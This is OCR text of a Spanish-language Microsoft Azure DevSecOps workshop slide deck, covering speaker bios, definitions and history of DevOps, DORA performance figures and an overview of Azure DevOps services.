

WORKSHOP DEVSECOPS EN AZURE

Microsoft



Temario

- Introducción a DevOps y Azure DevOps
- Ventajas y características principales de Azure DevOps
- Introducción a DevSecOps
- Azure DevOps + AST (Application Security testing tools)
- ¿Por qué usar Secure DevOps Kit for Azure?
- Conclusiones



Bienvenidos

Nombre

Empresa

Cargo

Espectativas del Workshop



Luciano Moreira da Cruz



Luciano Moreira tiene un Master en Ciberseguridad por la Universidad Camilo José Cela. Primer Auditor CSA STAR certificado en la región SOLA, Elegido Cybersecurity Consultant of the Year en los premios Cybersecurity Excelence Awards 2016, 2017 y 2018, Es **MVP - Most Valuable Professional Azure (Security, Infrastructure & Storage),** Auditor Líder ISO 27001:2013, 27018, 27017 y 9001:2015, Fundador y presidente de DevSecOps Argentina, Presidente del capítulo argentino de la CSA Cloud Security Alliance. Miembro de ISSA, ISACA, OWASP, del comité académico de los eventos E-gisart y Cyber de ISACA y del comité científico en Ciberseguridad del evento IEEE ARGENCON, Orador e Instructor de seguridad en EducacionIT, FSA, I-SEC, entre otros. Luciano cuenta con más de 17 años de experiencia en IT, de los cuales los últimos 12 años desempeñándose en el área de Seguridad de la Información.

Microsoft CERTIFIED Solutions Expert
Cloud Platform and Infrastructure

CCSK Certificate of Cloud Security Knowledge

MVP Microsoft® Most Valuable Professional

CLOUD C CERTIFIED INTEGRATOR

CSA STAR LEAD AUDITOR

CYBERSECURITY Excellence Awards Cybersecurity Consultant of the Year WINNER 2016

CYBER SECURITY EXCELLENCE AWARDS WINNER 2017

CYBER SECURITY EXCELLENCE AWARDS WINNER 2018

Christian Ibiri

Christian Ibiri Es una persona apasionada por la tecnología y sobre todo, las disruptivas o las que transforman la forma en que estamos acostumbrados de hacer las cosas, como computación en la nube, metodologías Agile y Infraestructuras Agiles. Es un miembro fundador de DevSecOps Argentina, tiene mas de 10 años de experiencia en IT, de los cuales los últimos 7 años en las áreas de Infraestructuras hibridas, cloud, DevOps y automatizacion de herramientas. Participo en muchos proyectos de infraestructura, networking, migración y implementación de clouds privadas y públicas, automatización, comunicaciones unificadas y colaboración, acompañando a las demás partes involucradas en los mismos, desde la etapa de requerimientos hasta la implementación y pos-implementación. Entusiasta de DevOps, y infraestructuras agiles y infraestructura como código.




CCSK™
Certificate of
Cloud Security Knowledge

Microsoft
CERTIFIED
Solutions Expert

Private Cloud
Productivity
Cloud Platform and Infrastructure
Server Infrastructure
SharePoint
Communication

amazon web services | Certified
Developer - Associate
SysOps Administrator - Associate
Solutions Architect - Associate

Andrés G. Vettori




Andrés G. Vettori es un Arquitecto de nivel Empresarial especializado en procesos de Transformación Digital con más de 25 años de experiencia en consultoría y desarrollo de sistemas informáticos. Andrés posee diversas certificaciones en diferentes plataformas y tecnologías, además de las más recientes certificaciones internacionales "Digital Transformation Readiness" y "Digital Transformation Practitioner" otorgadas por ITWNET / APMG International, además de Certified Scrum Master (Scrum Alliance). Con una trayectoria comprobada de proyectos exitosos de alto impacto de negocio, implementando procesos y tecnologías innovadoras, producto de una profunda pasión por su trabajo y el intenso deseo de hacer una diferencia positiva en la sociedad, organizaciones y personas. Andrés posee un amplísimo y profundo campo de acción, conocimiento y experiencia en áreas, plataformas y tecnologías muy diversas además de un intenso foco en temas de negocio e industria (Retail, Manufactura, Medios y Telecomunicaciones, Financiera y Salud) y metodológicos.

Antes de empezar:

¿Dónde se almacena la configuración?
¿Cómo se actualiza la configuración?
¿La configuración de producción está aislada y protegida?
¿Dónde están los secretos y quién puede acceder a ellos?
¿Cómo se rastrean las versiones?
¿Quién autoriza los cambios y cómo?
¿Cómo se conservan los datos en las actualizaciones?
¿Cómo se actualizan las interfaces de módulo y esquema de datos?
¿Utiliza imágenes o scripts de entorno?
¿Qué tan grande es la ventana de despliegue?
¿Cómo se registran las actividades y los errores?
¿Cómo se recopilan los datos operacionales de la producción?



¿Que es DevOps?



DevOps es un trabajo?



DevOps Engineer - Contract

StackOverdrive DevOps Consulting + Cloud Consulting

New York, New York

StackOverdrive.io is hiring a **DevOps** Engineer... . As a **DevOps** Engineer...

Easy Apply



Head of Development Operations (**DevOps**)

DV Trading LLC

Chicago, Illinois

...**DevOps** engineer to lead the design and implementation... of technologies and procedures to address true **DevOps**...

Easy Apply



Development Operations (**DevOps**) Engineer, Senior

Zebra Technologies

Holtsville, US-NY

...administrator for the **DevOps** systems. Help automate... and **DevOps** environments Prepare firmware and software...

DevOps es un trabajo?



DevOps Engineer - Contract

StackOverdrive DevOps Consulting + Cloud Consulting

New York, New York

StackOverdrive.io is hiring a **DevOps** Engineer... . As a **DevOps** Engineer...

Easy Apply



Head of Development Operat ns (D vOps)

DV Trading LLC

Chicago, Illinois

...**DevOps** engineer to lead th desig d mplementation... of technologies and procedures to address true **DevOps**...

Easy Apply



Development Operations (**DevOps**) Engineer, Senior

Zebra Technologies


Holtsville, US-NY


...administrator for the **DevOps** systems. Help automate... and **DevOps** environments Prepare firmware and software...

NO!

DevOps es un producto?









DevOps es un producto?





NO!





Algunas fuentes

- **Wikipedia (2017):** DevOps es un término usado para referirse a un conjunto de prácticas que enfatiza la **colaboración y la comunicación** de los desarrolladores de software y otros profesionales de tecnología de la información (TI) al tiempo que automatiza el proceso de entrega de software y los cambios de infraestructura.

- **Gartner:** DevOps representa un cambio en la cultura de TI, centrándose en la entrega rápida de servicios de TI a través de la adopción de prácticas ágiles y ágiles en el contexto de un enfoque orientado al sistema. DevOps enfatiza a las personas (y la cultura) y busca mejorar la colaboración entre las operaciones y los equipos de desarrollo. Las implementaciones de DevOps utilizan tecnología, especialmente herramientas de automatización que pueden aprovechar una infraestructura dinámica y cada vez más programable desde una perspectiva de ciclo de vida.

- **Microsoft (Donovan Brown):** DevOps es la unión de personas, procesos y productos para permitir la entrega continua de valor a nuestros usuarios finales.

¿Para ustedes que es DevOps?




¿Cómo empezó todo?

- Para que podamos comprender totalmente, tenemos que ir al corazón de esta historia. El movimiento DevOPs no comenzó en un solo lugar, hay muchos lugares que dan pistas sobre el origen del término, pero al parecer la información más concreta sobre el origen de este movimiento nos lleva al año 2008. Nasce el término **Infraestructura Ágil** con foco en el desarrollo ágil.

- luego fue el foro de debate europeo con el nombre agile-sysadmin que empezó a abordar el tema con propiedad, con eso ayudaron a colocar los primeros ladrillos en el puente que haría la conexión entre los developers y sysadmins. Un participante de este foro Patrick Debois (@patrickdebois) the godfather, era uno de los más activos, también un gran entusiasta del tema.

- El término DevOps fue creado solamente de hecho en 2009 durante la Conferencia Velocity da O'Reilly, en esta conferencia John Allspaw (Etsy.com) y Paul Hammond (Typekit) presentaron el trabajo 10+ Deploys Per Day: Dev and Ops Cooperation at Flickr, ver en el link abajo los slides de la presentación




10+ Deploys Per Day: Dev and Ops Cooperation at Flickr from John Allspaw

Entonces que DevOps es….

Personas. Procesos. herramientas.

> DevOps es la unión de **personas, procesos y herramientas** para permitir la entrega continua de valor a sus usuarios finales.




Con DevOps las empresas logran un alto rendimiento...

46x Frecuencia de despliegue

Time to Market mas rapido

7x mas baja la tasa de fallas



2,555x mas rápido el tiempo de entrega de cambios

Aumento de Ingresos

2,604x mas rápida la media del tiempo de recupero

Source: 2018 Accelerate: State of DevOps: Strategies for a New Economy." N. Forsgren, J. Humble, G. Kim. DevOps Research and Assessment (DORA)

No hay ningún equipo de DEV
No hay ningún equipo de OPS
No hay equipo de SEC
No hay una organización central que "Ejecute" el negocio

Sólo hay
Los equipos de DevSecOps y son responsables de cumplimiento, seguridad, costo, cómo, Cuándo, todo…
¡ Cada equipo es autónomo!




Cómo pueden ayudarte Microsoft y sus socios

Microsoft Azure es una base poderosa y flexible para aplicaciones pasadas, presentes y futuras: crea y administra fácilmente cualquier aplicación y cualquier stack en una red masiva y global utilizando tus herramientas y frameworks favoritos.




Flexible

- Elegir IaaS, PaaS, nube pública o híbrida.
- Replica o moderniza la infraestructura de aplicaciones con máquinas virtuales, contenedores, microservicios o serverless.
- Compatible con todas las etapas del proceso de modernización de la aplicación, desde levantar y cambiar a Cloud-Native.



Potente

- Mejora al instante el rendimiento, la escalabilidad y la resistencia de tus aplicaciones moviéndolas a la nube.
- Aumenta la agilidad empresarial con las capacidades de Cloud Native e incorporando DevOps para la innovación continua.




Abierto

- Trae tu stack, nosotros traemos una nube que ejecuta cualquier aplicación, en cualquier plataforma y en cualquier lenguaje.
- Crea aplicaciones utilizando el lenguaje y las herramientas de tu elección. Azure es compatible con lo que ya usa y adora para que pueda comenzar a utilizarlo rápidamente, solo traiga el código.

¿Qué tecnologías necesito para soportar DevOps?

DevOps reúne a personas, procesos y tecnología, automatizando la entrega de software para proporcionar valor continuo a los usuarios. Con Azure DevOps, podes entregar software de forma más rápida y fiable, sin importar cuán grande sea tu departamento de IT o qué herramientas estas utilizando.



Integracion Continua(CI)

- Mejora calidad y velocidad en el desarrollo de software
- Cuando utilizas Azure pipelines o Jenkins para compilar aplicaciones en la nube e implementarlas en Azure, cada vez que confirmes el código, se compilará y probará automáticamente, detectando errores más rápidamente.



Deployment Continuo (CD)

- Combinando la integración continua y la infraestructura como código (IaC), logras implementaciones idénticas y la confianza para desplegar en producción en cualquier momento.
- Con la implementación continua, podes automatizar todo el proceso desde código hasta la aplicación desplegada en producción.



Aprendizaje automatico y metricas

- Con Azure Application Insights, podes identificar cómo se encuentra la salud de las aplicaciones.
- Con el uso de prácticas de CI/CD, junto con herramientas de monitorización, podrás ofrecer características de vanguardia.

DevOps en Microsoft

Azure DevOps es la cadena de herramientas preferida para la ingeniería interna de Microsoft con más de 90.000 usuarios internos

https://aka.ms/DevOpsAtMicrosoft



Data: Internal Microsoft engineering system activity, September 2018

Continuous Deliverys es la etapa final de una “Cadena Ágil"

Si la base de la cadena no esta bien establecida, CD va a molestar mas que ayudar



Mas importante que tener un proceso de Deployment automatizado es tener el proceso de Rollback automatizado



Introducción a Azure DevOps



Azure Boards

Ofrece valor a tus usuarios más rápidamente usando herramientas ágiles probadas para planificar, rastrear y discutir el trabajo en tus equipos.



Azure Pipelines

Compila, proba y implementa con CI/CD aplicaciones que funcionen con cualquier idioma, plataforma y nube. Conéctate a GitHub o a cualquier otro proveedor de Git e implementa de forma continua.



Azure Repos

Obtene repositorios de Git privados y alojados en la nube ilimitados y colabora para crear un mejor código con solicitudes de pull y administración avanzada de archivos.




Azure Test Plans

Proba y envía con confianza utilizando herramientas de prueba manuales y exploratorias.



Azure Artifacts

Crea, aloja y compartí paquetes con tus equipos, y añadí artefactos a tus canalizaciones de CI/CD con un solo clic.



https://azure.com/devops


#AzureDevOps

https://azure.com/devops

